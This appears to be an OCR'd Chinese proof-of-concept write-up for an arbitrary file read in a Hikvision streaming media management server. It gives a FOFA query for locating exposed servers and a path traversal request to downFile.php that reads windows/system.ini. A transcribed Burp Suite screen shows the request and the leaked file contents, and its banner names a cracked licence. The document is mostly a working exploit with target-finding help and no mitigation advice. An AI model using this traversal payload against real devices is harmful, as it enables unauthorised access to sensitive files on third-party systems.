HIKVISION流媒体管理服务器后台任意读取

漏洞描述


通过文件遍历预防获取敏感信息

FOFA

```
1 title="流媒体管理服务器"
```

POC和EXP

```
1 http://xxx.xxx.xxx.xxx/systemLog/downFile.php?fileName
  =../../../../../../../../../../../../../../../windows/system.ini
```


Burp Suite Professional v2021.4 - Temporary Project - licensed to surferxyz By LianZhang.org
Burp Project 攻击器(Intruder) 重放器(Repeater) 窗口 帮助
定序器(Sequencer) 编码工具(Decoder) 对比工具(Comparer) Logger 插件扩展(Extender) 项目选项(Project options) 用户选项(User options)
仪表盘(Dashboard) 目标(Target) 代理(Proxy) 攻击器(Intruder) 重放器(Repeater)
1 × ...
发送(Send) 取消(Cancel)
目标: http://
请求(Request)
美化(Pretty) 原始(Raw) \n Actions
1 GET /systemLog/downFile.php?fileName=
../../../../../../../../../../../../../../windows/system.ini
HTTP/1.1
2 Host:
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
8 Connection: close
9
搜索(Search)... 没有匹配
响应(Respons)
美化(Pretty) 原始(Raw) 响应内容(Render) \n Actions
3 Content-type: application/octet-stream
4 Accept-Ranges: bytes
5 Accept-Length: 219
6 Content-Disposition: attachment;
filename=../../../../../../../../../../../../../../../windows/s
ystem.ini
7
8 ; for 16-bit app support
9 [386Enh]
10 woafont=dosapp.fon
11 EGA80WOA.FON=EGA80WOA.FON
12 EGA40WOA.FON=EGA40WOA.FON
13 CGA80WOA.FON=CGA80WOA.FON
14 CGA40WOA.FON=CGA40WOA.FON
15
16 [drivers]
17 wave=mmdrv.dll
18 timer=timer.drv
19
20 [mci]
搜索(Search)... 没有匹配
INSPECTOR
完成
453字节 | 536毫秒